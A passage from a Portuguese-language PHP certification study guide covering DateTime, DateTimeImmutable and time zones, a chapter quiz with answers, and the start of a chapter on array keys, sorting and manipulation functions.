Porém, ao tentarmos resgatar o dia anterior que passamos na variável `$hoje`, obtemos `2015-10-11`.

```
$hoje = new \DateTime('2015-10-10');  
$amanha = $hoje->add(new \DateInterval('P1D'));  
  
print $hoje; // 2015-10-11
```

Muitas vezes esse não é o comportamento desejado. Em muitos casos, queremos que o objeto mantenha o seu estado nas datas que passamos a ele. Em nosso caso, esperaríamos a variável `$hoje` com o valor `2015-10-10`, e a variável `$amanha` com o valor `2015-10-11`.

Para alcançar esse resultado, devemos utilizar a classe `DateTimeImmutable`, que só foi introduzida no PHP 5.5, exatamente para sanar esse problema de comportamento da classe `DateTime`.

A classe `DateTimeImmutable` possui exatamente os mesmos métodos que a classe `DateTime`, o que muda é apenas seu

comportamento.

```
$hoje    = new \DateTimeImmutable('2015-10-10');
$amanha = $hoje->add(new \DateInterval('P1D'));

print $hoje;    // 2015-10-10
print $amanha; // 2015-10-11
```

`DateTimeImmutable` foi introduzida no PHP 5.5, e também é assunto que cai na prova de certificação. Ela se comporta exatamente da mesma maneira que a classe `DateTime`, mas se você sentir necessidade, visite a documentação oficial, em <http://php.net/manual/en/class.datetimeimmutable.php>.

4.14 DEFININDO DATA

Até agora, só definimos uma data através do construtor, passando a data que desejamos em um formato aceito pela classe:

```
$dataDeNascimento = new DateTime('1993-07-02');
```

Porém, podemos também definir uma data após a criação do objeto pelo método `setDate`. Por meio dele, podemos fornecer um ano, mês e dia para utilizarmos.

```
$dataDeNascimento = new DateTime('1993-07-02');
$dataDeNascimento->setDate(1993, 7, 2);

print $dataDeNascimento->format('d/m/Y'); // 02/07/1993
```

Assim como para data, temos um método por setar o tempo, que trabalha da mesma forma que o `setDate`. Porém, nesse método, informamos as horas, minutos e segundos desejados.

```
$dataDeNascimento = new DateTime();
$dataDeNascimento->setTime(10, 45, 10);

print $dataDeNascimento->format('h:i:s'); //10:45:10
```

Novamente, devemos nos atentar para o comportamento da classe `DateTimeImmutable` comparado com a classe `DateTime`. Com a classe `DateTime`, podemos definirmos uma data na criação do objeto e, após isso, modificá-la com sucesso. Veja o nosso exemplo que altera a data de **02/07/1993** para **07/07/1990**.

```
$dataDeAniversario = new DateTime('1993-07-02');
print $dataDeAniversario->format('d/m/Y'); // 02/07/1993

$dataDeAniversario->setDate(1990, 07, 07);
print $dataDeAniversario->format('d/m/Y'); // 07/07/1990
```

Nada muito fora do normal e do esperado, afinal, se estamos definindo uma nova data/hora para o objeto, queremos modificá-lo. Entretanto, utilizando a classe `DateTimeImmutable`, esse tipo de comportamento não é permitido, e a data/hora definidos no momento da construção do objeto não é afetada. Veja que alterar a data de 02/07/1993 para 07/07/1990 não é possível com a classe `DateTimeImmutable`.

```
$dataDeAniversario = new DateTimeImmutable('1993-07-02');
print $dataDeAniversario->format('d/m/Y'); // 02/07/1993

$dataDeAniversario->setDate(1990, 07, 07);
print $dataDeAniversario->format('d/m/Y'); // 02/07/1993
```

Note que o resultado após usarmos o método `setDate` não se modifica. Vamos a mais um exemplo, agora utilizando ambos data e tempo.

```
$dataDeAniversario = new DateTimeImmutable('1993-07-02 10:10:10')
;
print $dataDeAniversario->format('d/m/Y h:i:s'); // 02/07/1993 10
```

```
:10:10

// Vamos tentar modificar agora a data e a hora definidas no momento da construção do objeto
$dataDeAniversario->setDate(1990, 07, 07);
$dataDeAniversario->setTime(12, 10, 57);

// A data e hora não se modificam
print $dataDeAniversario->format('d/m/Y h:i:s'); // 02/07/1993 10
:10:10
```

sub

Além de adicionar um período de tempo a uma determinada data, provavelmente vamos querer subtrair também. Assim como o método `add`, que adiciona períodos de tempo, podemos utilizar o método `sub` para subtrair intervalos de tempo.

```
$hoje = new DateTime('2015-10-10');
$ontem = $hoje->sub(new DateInterval('P1D'));

print $ontem->format('Y-m-d'); //2015-10-09
```

modify

Até agora, vimos como utilizar métodos específicos para adicionar/subtrair períodos de datas. Mas o PHP nos fornece o método `modify` que nos permite modificar uma data de diversas formas. Veja o mesmo resultado adquirido com o método `sub` agora utilizando o método `modify`:

```
$hoje = new DateTime('2015-10-10');
$ontem = $hoje->modify('-1 day');

print $ontem->format('Y-m-d'); //2015-10-09
```

Agora vamos adicionar um período:

```
$hoje = new DateTime('2015-10-10');
```

```
$ontem = $hoje->modify('+1 day');

print $ontem->format('Y-m-d'); //2015-10-11
```

Utilizando o método `modify`, tornamos o nosso código muito mais legível, pois usamos uma string para expressar exatamente o que desejamos fazer com aquele período de tempo.

4.15 TIME ZONE

Outra característica que se destaca utilizando `DateTime` é o uso de fusos horários. Utilizando `DateTimeZone`, podemos definir os fusos horários que desejarmos em nossa aplicação. Isso nos traz uma flexibilidade muito grande em aplicações que precisam calcular diferentes horários dependendo do fuso.

Vimos anteriormente que podemos definir um fuso horário padrão para o PHP no `php.ini`:

```
date.timezone = America/Sao_Paulo
```

Porém, por meio desse método, definimos um fuso horário padrão para toda a aplicação. Usando o `DateTimeZone`, é possível definir diferentes fusos horários para vários objetos `DateTime`.

```
$saoPaulo = new DateTime('now', new DateTimeZone('America/Sao_Paulo'));
print $saoPaulo->format('d/m/Y H:i:s');

$auckland = new DateTime('now', new DateTimeZone('Pacific/Auckland'));
print $auckland->format('d/m/Y H:i:s');
```

Podemos também descobrir qual o fuso horário determinada instância do `DateTime` está usando através do método `getTimeZone`, que nos retorna uma instância de `DateTimeZone`.

```
print $saoPaulo->getTimeZone()->getName(); // America/Sao_Paulo  
print $auckland->getTimeZone()->getName(); // Pacific/Auckland
```

Uma coisa interessante de se notar é que, se nenhum fuso horário for especificado para o `DateTime`, o PHP assume o fuso horário definido no `php.ini`.

```
$padrao = new DateTime();  
  
print $padrao->getTimeZone()->getName(); // Retorna a opção definida em date.timezone no php.ini
```

Para maiores informações sobre `DateTimeZone`, veja a documentação oficial do PHP, em <http://php.net/manual/en/class.datetimezone.php>.

4.16 CREATEFROMFORMAT

Em algumas ocasiões, desejamos criar uma data a partir de um formato não padrão, ao qual a linguagem não dá suporte por si só. Para isso, existe o método `createFromFormat`, que torna possível criar nossos próprios formatos serem usados

Em nosso exemplo, vamos supor que desejamos converter a data no padrão brasileiro (dd/mm/yyyy) para o formato americano (yyyy-mm-dd). Isso é uma tarefa muito comum quando precisamos persistir os dados no banco.

```
$meuFormato = \DateTime::createFromFormat('d/m/Y', '02/07/1993');  
  
print $meuFormato->format('Y-m-d'); // 1993-07-02
```

Lembre-se: `DateTime` e `DateTimeImmutable` possuem os mesmos métodos, porém comportamentos diferentes.

4.17 TESTE SEU CONHECIMENTO

1) O que a extensão XSL faz no PHP? Escolha uma.

- a) Formata a saída do XML
- b) Aplica folhas de estilo no XML
- c) Aplica transformação do XML
- d) Valida a sintaxe de um arquivo XML

2) Quais tipos de web services são nativamente suportados pelo PHP? Selecione, no mínimo, duas.

- a) SOAP
- b) REST
- c) XML-RPC
- d) Corba

3) O que é JSON? Escolha apenas um.

- a) Uma maneira de serializar qualquer tipo do PHP para ser possível trocar dados entre diversas linguagens de programação.
- b) Uma representação portátil dos tipos de dados utilizados em PHP.
- c) Uma forma de representar qualquer tipo, exceto um resource que pode ser usado posteriormente pelo JavaScript ou outra linguagem de programação.

4) Quais tecnologias podemos utilizar para criar novos nós em um documento XML no PHP 5? Escolha duas.

- a) XQuery
- b) XPath
- c) SimpleXML
- d) DOM
- e) SAX

5) Qual é o método da classe `DateTime` responsável por definir horas, minutos ou segundos?

6) Qual caractere é utilizado para indicar um atributo no xpath?

- a) ^
- b) @
- c) /
- d) *
- e) []

7) O que é JSON?

- a) Java Script Object Notation
- b) Java
- c) Uma linguagem de programação
- d) Objetos JavaScript utilizados no PHP
- e) Não é possível utilizar JSON no PHP

8) Qual caractere utilizamos para exibir o mês por extenso

(mas abreviado) na função date?

- a) D
- b) d
- c) a
- d) C
- e) w

9) Quais das constantes a seguir não são válidas na classe DateTime?

- a) ATOM
- b) RFC822
- c) RFC992
- d) W3C
- e) RSS

10) Como acessamos dados enviados através de requisições PUT com o PHP?

- a) \$_PUT
- b) \$_GET
- c) php://input
- d) php://output
- e) Não é possível acessar dados enviados por PUT

4.18 PARA ONDE IR AGORA?

Como neste capítulo tratamos de temas diferentes, como

manipulação de XML, JSON e datas, é importante ressaltar o conhecimento dessas tecnologias que não possuem relação direta com o PHP. Antes de continuar com o livro, aconselho que se familiarize o máximo possível com essas tecnologias para tornar a sua experiência ao utilizar o PHP junto com elas bem transparente.

Para entender um pouco mais sobre XML, você pode acessar sua especificação em <https://www.w3.org/TR/REC-xml/>, e ter uma visão um pouco mais a fundo. Além disso, na parte do PHP, você pode também ver a biblioteca que ele utiliza internamente nas funções que manipulam XML, em <http://www.xmlsoft.org>. O mesmo ocorre com o JSON. Pelo site <http://json.org>, você pode ver detalhe por detalhe do que é e como utilizá-lo.

4.19 RESPOSTAS

Verifique agora se você foi bem nas questões. Caso não, não fique chateado. Tente ler novamente o capítulo agora ou depois, e boa sorte!

QUESTÕES

Questão 1 - Resposta correta: **c**

Questão 2 - Resposta correta: **a e c**

Questão 3 - Resposta correta: **c**

Questão 4 - Resposta correta: **c e d**

Questão 5 - Resposta correta: **setTime**

Questão 6 - Resposta correta: **b**

Questão 7 - Resposta correta: **a**

Questão 8 - Resposta correta: **a**

Questão 9 - Resposta correta: **c**

Questão 10 - Resposta correta: **c**

CAPÍTULO 5

ARRAYS

Arrays em PHP são muito úteis, e talvez o recurso mais utilizado no dia a dia dos programadores. Em um passado não muito distante (da versão 4.0 até a 5.2), quando a cultura da Orientação a Objetos (OO) no PHP não era tão forte, arrays faziam o papel do objeto. Não é muito difícil hoje visualizar sistemas legados contendo inúmeros arrays.

Uma boa parte disso também é por conta das funções nativas do PHP que retornam arrays como padrão, como por exemplo, as funções que buscam informações no banco de dados, induzindo os programadores de uma certa forma. Neste capítulo, vamos demonstrar algumas das funções necessárias para fazer a prova de certificação. Mas, desde já, recomendamos que navegue pela documentação oficial da linguagem para uma abrangência maior, pois o PHP possui um quantidade grande de funções relacionadas a arrays, e o nosso intuito aqui não é ser nenhuma documentação, mas sim um guia para facilitar o seu caminho até a certificação.

5.1 ARRAYS ASSOCIATIVOS X ENUMERATIVOS

Em PHP, classificamos arrays dependendo de suas chaves, e o

que geralmente aprendemos são arrays com chaves numéricas:

```
print [
    0 => 'PHP',
    1 => 'Certificação',
    2 => 'Livro'
]
```

Esse é o típico array que podemos utilizar. Porém, o PHP é muito esperto e, com arrays numéricos, não precisamos informar as chaves usadas, pois a linguagem já faz isso para nós:

```
print [
    'PHP',
    'Certificação',
    'Livro'
]
```

O primeiro e segundo exemplo são exatamente iguais, a única diferença é na sua sintaxe. O ponto a que devemos realmente nos atentar é como o PHP incrementa as chaves dos arrays. O PHP segue incrementando suas chaves a partir do maior número existente no array, ou seja, se a nossa última chave é a 1, no próximo elemento, o PHP criará a chave 2.

```
$elementos = [
    0 => 'PHP',
    1 => 'Certificação'
]
$elements[] = 'Livro';
```

Nesse exemplo, para o elemento `Livro`, será atribuída a chave 2, e assim consecutivamente. Um comportamento interessante é que não precisamos necessariamente seguir a ordem crescente das chaves, podemos em qualquer momento definir uma chave maior do que a anterior:

```
$elementos = [
```

```
    0 => 'PHP',
    11 => 'Certificação'
]
$elementos[] = 'PHP';
```

Isso torna esse código totalmente válido com três elementos: na chave 0, possuímos PHP ; na chave 11, possuímos o valor Certificação ; e na chave 12 (que foi gerada automaticamente), temos o valor PHP também. O dinamismo que possuímos com arrays é uma característica muito forte do PHP.

A história começa a mudar quando começamos a falar de arrays **associativos**. A grande diferença entre arrays numéricos e associativos são como usamos as chaves de cada um.

Com os associativos, podemos usar outros tipos de dados para formar nosso array. Vendo o exemplo a seguir, ficará mais simples de entender:

```
$frutas = [
    'melao'      => 'amarelo',
    'melancia'   => 'vermelha',
    'kiwi'        => 'verde'
]
```

Reparou na diferença? Arrays associativos podem utilizar strings, e não apenas números para identificar os seus elementos. Além disso, com PHP, temos alguns comportamentos que em outras linguagens não possuímos, como adicionar um elemento a um array associativo sem identificar a chave:

```
$frutas = [
    'melao'      => 'amarelo',
    'melancia'   => 'vermelha',
    'kiwi'        => 'verde'
];
```

```
$frutas[] = 'laranja ?';
```

Antes de prosseguir para a explicação, você acha que esse trecho apresentado é válido? Tente refletir, interpretar o código e, após assumir uma resposta, prossiga.

Para quem já possui alguma experiência com PHP, é fácil responder essa, e é claro que é uma sintaxe válida, porém confusa. O que vai acontecer aqui é a criação de uma chave numérica para o elemento para o qual especificamos apenas seu valor, ou seja, teremos as chaves `melao` , `melancia` , `kiwi` e `0` (zero).

```
Array
(
    [melao] => amarelo
    [melancia] => vermelha
    [kiwi] => verde
    [0] => laranja ?
)
```

O que devemos prestar bastante atenção nesse ponto também é que PHP sempre usará a última chave numérica para gerar a próxima chave caso nenhuma seja fornecida. Veja o exemplo seguinte para um melhor entendimento:

```
$frutas = [
    'melão'      => 'amarelo',
    'melancia'   => 'vermelha',
    'kiwi'        => 'verde'
];
$frutas[10] = 'laranja ?';
$frutas[] = 'abóbora';
```

O resultado que obtemos após executar o script anterior é um array com as chaves `melão` , `melancia` , `kiwi` , `10` e `11` . A explicação é simples: se existir uma chave numérica, o PHP gerará

automaticamente o número sequencial daquela chave; caso contrário, será atribuída a chave 0 (se não existir nenhuma chave numérica), como aconteceu no primeiro exemplo.

```
Array
(
    [melão] => amarelo
    [melancia] => vermelha
    [kiwi] => verde
    [10] => laranja ?
    [11] => abóbora
)
```

Uma última consideração sobre arrays são os tipos aceitos para identificar chaves. O PHP possui algumas regras, e uma das primeiras que gosto de destacar é que não é possível utilizar objetos e arrays como chaves. A segunda que gosto é que floats vão ser convertidos para inteiros.

```
$livros = [
    [] => 'Zend'
]
```

Esse código vai resultar no seguinte WARNING :

```
PHP Warning: Illegal offset type in /zce/arrays/arrays.php on line 4
PHP Stack trace:
PHP 1. {main}() /zce/arrays/arrays.php:0
```

```
Warning: Illegal offset type in /zce/arrays/arrays.php on line 4
```

```
Call Stack:
0.0002 228976 1. {main}() /zce/arrays/arrays.php:0
```

Assim como o código a seguir também causará o mesmo tipo de erro. Em PHP, não é possível definir um objeto ou um array como chave de um elemento.

```
$objeto = new \StdClass();
```

```
$arrayInvalido = [];

$arrayInvalido[$objeto] = 'Meu valor';
```

Como de costume, recomendo que olhe a documentação oficial da linguagem sobre arrays (http://php.net/manual/pt_BR/language.types.array.php). Lá você encontrará exemplos de contribuição de outros usuários e informações complementares a essas que passei.

Podemos também criar arrays multidimensionais com o PHP de uma forma muito simples. Arrays multidimensionais também seguem as mesmas regras descritas até agora.

```
$matriz = [
    'categorias' => [
        'subcategoria1' => [
            'sub1',
            'sub2',
        ],
        'subcategoria2' => [
            'sub1',
            'sub2',
        ],
    ],
];
print_r($matriz);
```

Criamos um array multidimensional no qual cada categoria possui um array com suas respectivas subcategorias. Repare que especificamos as chaves `categorias` , `subcategoria1` e `subcategoria2` , porém apenas informamos o valor para os itens de cada subcategoria, o que faz o PHP gerar os índices

automaticamente:

```
Array
(
    [categorias] => Array
        (
            [subcategoria1] => Array
                (
                    [0] => sub1
                    [1] => sub2
                )

            [subcategoria2] => Array
                (
                    [0] => sub1
                    [1] => sub2
                )
        )
)
```

Um ponto de atenção é que o PHP manipula os índices de um array, pois os tipos booleanos são convertidos para inteiros. Você consegue dizer qual será a saída do script a seguir?

```
$array = array(
    1      => 'a',
    "1"    => 'b',
    1.5    => 'c',
    true   => 'd',
);

print_r($array);
```

Normalmente, a ideia que nos vem na cabeça é que o PHP vai criar 4 posições diferentes do array, cada uma contendo as respectivas chaves 1 (inteiro), 1 (string), 1.5 e true . Mas, na verdade, o que realmente acontece é que o PHP exibe a chave 1 com o valor d , veja:

```
Array
(
```

```
[1] => d  
)
```

Isso ocorre pois o PHP possui algumas restrições nas chaves dos arrays, convertendo qualquer tipo booleano para inteiro. e arredondando tipos *float/double*.

Confira outros tipos de restrições nas chaves do array em PHP na documentação oficial, em http://php.net/manual/pt_BR/language.types.array.php.

5.2 ORGANIZANDO DADOS DENTRO DE ARRAYS

A partir desse ponto, veremos uma série de funções para organizar nossos dados dentro do array, como: em ordem crescente, descendente, e assim por diante. Também veremos algumas funções especiais de como descobrir um elemento pela sua chave.

sort

Então, vamos para a primeira função `sort`.

```
$carros = [  
    'gol',  
    'fiesta',  
    'uno',  
];  
  
sort($carros);
```

Obtemos o seguinte resultado:

```
Array
(
    [0] => fiesta
    [1] => gol
    [2] => uno
)
```

Por padrão o estilo de ordenação usado pela função `sort` é `SORT_REGULAR` (do menor para o maior), o que torna os exemplos a seguir equivalentes:

```
sort($carros);
sort($carros, SORT_REGULAR);
```

A segunda coisa a se notar é a utilização de passagem por referência do nosso array - é isso mesmo, a função `sort` usa isso para realizar a ordenação. É bom ter isso em mente, pois a função vai retornar verdadeiro em caso de sucesso, ou retornará falso se não conseguir ordenar, e não um novo array ordenado. Isso é bem importante para não cair em pegadinhas. Dado esse contexto, qual será a saída do exemplo adiante?

```
$ordenacao = sort($carros);

print_r($ordenacao)
```

Ao executar esse script, obtemos o seguinte resultado:

1

O array `$carros` foi reordenado com sucesso, porém a função `sort` não nos retorna um novo array, e sim um booleano `true / false`, o famoso 1 ou 0. Por esse motivo, vemos o valor 1, e não o array ordenado.

```
$numeros = [
```

```
'29',
'12',
'14',
];
sort($numeros, SORT_NUMERIC);
```

Usando a flag `SORT_NUMERIC`, forçamos o PHP a ordenar o array numericamente, ou seja, forçamos o PHP a comparar internamente cada elemento do array como um tipo numérico e depois ordenar. Veja que, no exemplo anterior, forçamos números como strings, utilizando aspas simples, porém a função usará o valor numérico de cada elemento para ordenar.

```
$numeros = [
'29',
'12',
'14',
];
sort($numeros, SORT_STRING);
```

Assim como podemos forçar a comparação entre elementos como números, podemos fazer a mesma coisa, porém comparando elementos como strings. Utilizando a flag `SORT_STRING`, forçamos a comparação da função `sort` para string, ou seja, dessa vez o nosso array numérico vai ser ordenado comparando os valores como string.

```
$strings = [
'PHP',
'abc',
'Olá',
];
sort($strings, SORT_LOCALE_STRING);
```

Ao trabalharmos com aplicações internacionalizadas, às vezes precisamos mudar o contexto da aplicação para outro país. Por

exemplo, vamos supor que estamos escrevendo uma aplicação que alguém da Rússia vai usar. Para isso, precisamos alterar uma série de detalhes como textos, moedas e assim por diante.

O PHP nos fornece a função `setlocale` que realiza exatamente esse trabalho, e precisamos manter o nível de ordenação conforme o local definido pelo usuário. A flag `SORT_LOCALE_STRING` faz exatamente isso: ela ordena o array de acordo com o contexto da aplicação.

A partir do PHP 5.4, foram adicionadas duas novas flags: a `SORT_NATURAL` e a `SORT_FLAG_CASE`.

```
$alfabeto = [  
    'b',  
    'z',  
    'm',  
    'c',  
];  
  
sort($alfabeto, SORT_NATURAL);
```

A flag `SORT_NATURAL` ordena o array alfabeticamente (de A a Z).

```
Array  
(  
    [0] => b  
    [1] => c  
    [2] => m  
    [3] => z  
)
```

É importante lembrar de que, usando a função `sort`, as chaves do array são destruídas e novas chaves são associadas aos elementos (independentemente se são associativas ou numéricas). Em nosso último exemplo, utilizamos um simples array com os

elementos b , z , m e c , com as respectivas chaves 0 , 1 , 2 e 3 . Veja que após executarmos a função sort , o elemento c (que possuía a chave 3), agora possui a chave 1 , e assim por diante com os elementos restantes.

Para maiores informações sobre as flags que podemos utilizar, consulte o manual oficial do PHP, em http://php.net/manual/pt_BR/function.sort.php#refsect1-function.sort-parameters.

rsort

Agora que já sabemos como a função sort funciona, ficará muito mais fácil entender suas derivações (que não são poucas). A primeira que veremos aqui é a rsort .

A primeira coisa que devemos levar em consideração é que a função rsort funciona como a sort com suas flags. Porém, como já sabemos, a função sort ordena os elementos do valor menor para o maior (ou seja, ordem crescente), já a função rsort ordena seus elementos do maior elemento para o menor.

```
$valores = [  
    1,  
    2,  
    3,  
    4,  
];  
  
rsort($valores);
```

Veja o resultado que obtemos após a execução desse script:

```
Array
(
    [0] => 4
    [1] => 3
    [2] => 2
    [3] => 1
)
```

asort

Com a função `asort`, temos o mesmo comportamento que obtemos na função `sort`, porém com um detalhe muito importante: com a `asort`, mantemos a relação entre chaves e valores no array.

```
$frutas = [
    'uva',
    'banana',
    'caju',
];
asort($frutas);
```

O resultado que obtemos após a execução desse script é:

```
Array
(
    [1] => banana
    [2] => caju
    [0] => uva
)
```

Perceba que a relação entre as chaves e os elementos se manteve apesar da reordenação, e é exatamente esse o comportamento esperado para a função `asort`.

arsort

A função `arsort` possui o comportamento idêntico à função

`rsort`. Porém, aqui na função `asort` mantemos a relação entre as chaves e valor dos elementos do array.

Vamos utilizar como exemplo o array `$frutas`, usado no exemplo anterior para facilitar o entendimento e a comparação entre os diferentes comportamentos das funções:

```
arsort($frutas);
```

O resultado que obtemos após a execução do script é:

```
Array
(
    [0] => uva
    [2] => caju
    [1] => banana
)
```

Repare como as chaves do array são mantidas. Em um exemplo normal com a função `rsort`, as chaves de nosso array seriam em ordem crescente começando do `0`, mas como a função `arsort` mantém a relação entre as chaves/valores, obtemos a ordem `0`, `2` e `1`.

ksort

Uma outra função comum que usamos para ordenação de arrays é a função `ksort`, que ordena nosso array pelas suas chaves, e não pelos seus valores. Esse tipo de comportamento é muito interessante quando estamos utilizando arrays associativos.

```
$Blocos = [
    'A' => 'CASA 81',
    'C' => 'CASA 82',
    'B' => 'CASA 83',
]
ksort($Blocos);
```

Veja o resultado que obtemos após a execução desse script:

```
Array
(
    [A] => CASA 81
    [B] => CASA 83
    [C] => CASA 82
)
```

Repare que as chaves foram mantidas e a ordenação foi realizada pela chave.

krsort

Creio que, até aqui, você já tenha um breve palpite de qual é o comportamento esperado da função `krsort`. Se você pensou que ela tem o mesmo comportamento da função `ksort`, só que ordena do maior elemento para o menor, você está totalmente correto. É exatamente isso o que essa função faz.

Mais uma vez, vamos pegar o exemplo anterior para facilitar o entendimento e a comparação entre funções:

```
krsort($Blocos);
```

O resultado que obtemos após a execução do script é:

```
Array
(
    [C] => CASA 82
    [B] => CASA 83
    [A] => CASA 81
)
```

Novamente, devemos prestar atenção ao passarmos o array para a função `ksort`, pois ela recebe o array como referência e nos retorna verdadeiro ao ordenar o array com sucesso; ou nos retorna falso, caso falhe.

usort

Pelo mar de deduções que o PHP nos oferece, o U da função `usort` nos dá uma pequena dica do que nos espera. Sim, usando `usort` podemos definir uma função de ordenação e usá-la para ordenar o array (U de usuário).

```
usort($pastas, function($a, $b) {  
    return ($a > $b) ? -1 : 1;  
});
```

Repare que essa função recebe o array como referência, e retorna verdadeiro ou falso.

natsort

Utilizamos `natsort` para ordenar nosso array em uma forma natural em que os humanos estão acostumados a ver, ou seja, em ordem alfabética. Se você está se perguntando até agora por que temos `natsort` se as funções da família `sort` já ordenam em uma forma "alfabética", você está errado. Existe uma diferença entre os algoritmos aplicados em ambas funções. Devemos ressaltar que as funções da família `sort` são ordenadas do menor para o maior ou do maior para o menor, já a `natsort` é ordenada de forma natural para os humanos.

Vamos utilizar uma comparação simples entre a função `sort` e a `natsort`. Veja no nosso exemplo as imagens a serem ordenadas:

```
$imagens = [  
    'img12.png',  
    'img10.png',  
    'img2.png',  
    'img1.png'
```

```
];
sort($imagens);
print_r($imagens);
```

E o resultado que obtemos é o seguinte:

```
Array
(
    [0] => img1.png
    [1] => img10.png
    [2] => img12.png
    [3] => img2.png
)
```

Perceba como a ordem não está em uma forma natural para nós, seres humanos. Ao ordenarmos as imagens, esperaríamos algo mais parecido com: `img1.png` , `img2.png` , `img10.png` e `img12.png` . Para obter esse resultado, utilizamos a função `natsort` .

```
natsort($imagens);
print_r($imagens);
```

E o resultado que obtemos dessa vez é o esperado:

```
Array
(
    [3] => img1.png
    [2] => img2.png
    [1] => img10.png
    [0] => img12.png
)
```

Esse exemplo usado foi extraído da documentação oficial do PHP, em http://php.net/manual/pt_BR/function.natsort.php. Dê uma olhada nas contribuições dos usuários para se aprofundar na diferença entre essas funções.

São muitas funções, e agora?

Após todas essas funções, creio que você esteja com a cabeça repleta de novas funcionalidades e empolgado com as novas coisas aprendidas. Mas, antes de partirmos para o próximo tópico sobre arrays, gostaria de deixar aqui uma dica que me ajudou bastante no decorrer dos meus estudos.

Perceba que as funções que mantêm as relações entre chaves sempre começam com A , como por exemplo, asort e arsort . Tente associar que, ao utilizar uma das funções que começam com a letra A , as chaves sempre serão mantidas.

E assim como a letra A , temos a letra R , como rsort , arsort , krsort , que são relacionadas com a ordem contrária. Ou seja, a função sem o R vai ordenar do menor para o maior, e a função que contém o R ordenará do maior para o menor.

Letra	Opção
A	Associative - Associativo, geralmente usada para manter as chaves do array
K	Key - Utilizada para ordenar o array pela sua chave, e não pelo valor
U	User - É possível definir uma função para ordenar o array
R	Reverse - A letra R está associada a uma função que já existe, por exemplo, a função ksort , que ordena o array em forma crescente, e a função

krsort , que ordena o array pela chave, mas em ordem decrescente (ou seja, o reverso da função **ksort**)

5.3 ADICIONADO E REMOVENDO ELEMENTOS

Em PHP, temos algumas funções que nos permitem adicionar e remover elementos. A primeira delas que vamos ver é a função **array_push** , que nos permite adicionar um ou mais elementos ao final do nosso array.

```
$eletronicos = [];
array_push($eletronicos, 'videogame', 'tv', 'dvd');
```

Após a execução do código, temos um array com três elementos. Uma característica importante dessa função é que ela aceita qualquer tipo de dado para ser adicionado ao array:

```
$eletronicos = [
    'radio'
];
```

```
array_push($eletronicos, ['videogame', 'tv', 'dvd'], [], 123, 456
, new \StdClass());
```

O resultado que obtemos após a execução desse script é:

```
Array
(
    [0] => radio
    [1] => Array
        (
            [0] => videogame
            [1] => tv
            [2] => dvd
        )
)
```

```
[2] => Array
(
)
[3] => 123
[4] => 456
[5] => stdClass Object
(
)
)
```

Mais uma vez, precisamos tomar cuidado com a utilização de funções que usam passagem como referência. Observe que a função `array_push` recebe o array como referência, e o valor de retorno da função é o número total do array após a adição dos novos elementos.

A função `array_push` adiciona um ou mais elementos ao final do array, mas e se quisermos adicionar 1 ou mais elementos no seu começo? Para isso, usamos a função `array_unshift`.

```
$casa = [
    'janela'
];
array_unshift($casa, ['comodos'], 'porta');
```

O resultado que obtemos após a execução do script é:

```
Array
(
    [0] => Array
    (
        [0] => comodos
    )
    [1] => porta
    [2] => janela
)
```

Agora que já sabemos adicionar elementos, precisamos saber como removê-los. Para a remoção de elementos em arrays, podemos utilizar a função `array_pop` e `array_shift`.

Como na função `array_push`, na qual adicionamos o elemento ao seu final, utilizamos a função `array_pop` para remover o último elemento do array. Veja o exemplo a seguir onde consideramos o array utilizado no exemplo anterior. Vamos remover o elemento `janela`, que é o último.

```
array_pop($casa);
```

Ao executarmos o script, obtemos o seguinte resultado:

```
Array
(
    [0] => Array
        (
            [0] => comedos
        )
    [1] => porta
)
```

Agora, para remover um elemento no começo do array, usamos a função `array_shift`. Veja que agora, no nosso array `$casa`, temos apenas dois elementos restantes: um array e uma string. Usaremos a função `array_shift` para remover o primeiro elemento para ficarmos apenas com o elemento `porta`.

```
array_shift($casa);
print_r($casa);
```

Ao executarmos esse script, obtemos o seguinte resultado:

```
Array
(
    [0] => porta
```

)

array_walk

O PHP nos fornece uma função muito interessante para aplicar um callback em cada elemento do array:

```
$versoes = [  
    'PHP 5.2',  
    'PHP 5.3',  
    'PHP 5.4'  
];  
  
array_walk($versoes, function ($item) {  
    printf('%s', $item);  
});
```

Esse nosso exemplo apenas exibe as versões do PHP no nosso array `$versoes`.

```
PHP 5.2  
PHP 5.3  
PHP 5.4
```

Além disso, podemos obter as chaves do array também passando um segundo parâmetro para o nosso **callback**.

```
$versoes = [  
    'PHP 5.2',  
    'PHP 5.3',  
    'PHP 5.4'  
];  
  
array_walk($versoes, function ($item, $chave) {  
    printf('%d => %s', $chave, $item);  
});
```

Agora, para cada elemento percorrido, além de exibirmos seu valor, exibimos também a chave correspondente.

```
0 => PHP 5.2
```

```
1 => PHP 5.3  
2 => PHP 5.4
```

Caso seja necessário passar qualquer tipo de dado extra para o callback, basta informá-lo como terceiro parâmetro da função `array_walk`, e do callback também.

```
$versoes = [  
    'PHP 5.2',  
    'PHP 5.3',  
    'PHP 5.4',  
];  
  
$dataDeLancamento = [  
    '01/02/1990',  
    '02/05/2000',  
    '03/06/2020',  
];  
  
array_walk($versoes, function ($item, $chave, $dadosExtras) {  
    printf('%d => %s data de lançamento : %s', $chave, $item, $da  
dosExtras[$chave]);  
}, $dataDeLancamento);
```

O que fizemos foi simplesmente passar um array `$dataDeLancamento` com as mesmas chaves do array `$versoes` para que fosse possível exibir qual é a data de lançamento de cada versão do PHP de dentro da função de callback.

```
0 => PHP 5.2 data de lançamento : 01/02/1990  
1 => PHP 5.3 data de lançamento : 02/05/2000  
2 => PHP 5.4 data de lançamento : 03/06/2020
```

Além de utilizarmos os parâmetros da própria função `array_walk`, podemos também usar o máximo que as closures nos fornecem.

```
$total = 0;  
  
$versoes = [  
    ...
```

```
];
array_walk($versoes, function ($item, $chave) use (&$total) {
    $total++;
});
print $total;
```

Nesse tipo de uso da função `array_walk`, em vez de usarmos o terceiro parâmetro para injetar dados extras na função de callback, utilizamos o próprio callback para isso, gerando o total de vezes que o callback foi executado:

3

5.4 UNINDO E COMPARANDO ARRAYS

O PHP nos fornece a função `array_merge` que nos permite unir um ou mais arrays. Essa função nos retorna um novo array com os elementos unidos. Diferentemente das funções de ordenação que vimos até agora, `array_merge` funciona passando os parâmetros por valor, e não por referência:

```
$animais = [];
$uniao = array_merge($animais, ['gato'], ['cachorro']);
print_r($uniao);
```

A união dos dois arrays nos retornará um novo array com dois elementos:

```
Array
(
    [0] => gato
    [1] => cachorro
)
```

Vamos às principais regras:

1. Elementos com o mesmo valor não são sobreescritos, são apenas adicionados no final do array:

```
$animais = [];

$uniao = array_merge($animais, ['gato'], ['cachorro'], ['cachorro']);

print_r($uniao);
```

Resultado:

```
Array
(
    [0] => gato
    [1] => cachorro
    [2] => cachorro
)
```

